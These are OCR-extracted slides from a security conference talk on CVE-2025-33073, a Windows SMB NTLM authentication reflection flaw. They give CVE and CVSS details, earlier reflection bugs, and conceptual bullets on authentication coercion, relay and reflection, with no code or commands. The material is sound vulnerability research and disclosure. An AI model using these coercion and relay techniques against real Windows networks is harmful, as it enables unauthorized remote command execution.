SYNACKTIV

NTLM reflection is dead, long live NTLM reflection: Story of an accidental Windows RCE

NoHat 2025

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18/10/2025

About us

SYNACKTIV

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Introduction

CVE-2025-33073

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Windows SMB Client Elevation of Privilege Vulnerability

CVE-2025-33073
Security Vulnerability

Remote command execution

Released: Jun 10, 2025

Last updated: Jun 11, 2025

Assigning CNA: Microsoft

CVE.org link: CVE-2025-33073

Impact: Elevation of Privilege **Max Severity:** Important

Weakness: CWE-284: Improper Access Control

CVSS Source: Microsoft

Vector String: `CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H/E:P/RL:O/RC:C`

Metrics: CVSS:3.1 8.8 / 7.9

CVE-2025-33073

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
- **Trivial logical vulnerability allowing authenticated remote command execution**
  - Authentication reflection
  - "Only" on machines that do not require SMB signing (everything except Windows 11 24H2)
- **Independently reported by many researchers**
  - RedTeam Pentesting were the first to report it, kudos to them!



Research motivations

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- **Tweet from @D1iv3 about Kerberos reflection**

- **Long history of authentication reflections bugs**
  - MS08-68
  - MS15-076
  - CVE-2019-1384

Core concepts

Core concepts

Authentication coercion

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
- **Force an identity (user or machine account) to authenticate to a controlled server**
- **Several ways to coerce a machine into authenticating to a given server**
  → Some are deterministic, others not
- **Most popular: force an RPC service to access a file on an arbitrary file share**

Core concepts

Authentication coercion



Core concepts

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

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

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

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

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



Core concepts

Authentication relay


- **Somehow force a client to authenticate to a controlled destination**
- **Relay the authentication to another server to impersonate the relayed identity**



Core concepts

Authentication reflection

- **Special case of authentication relay where client and server are on the same machine**
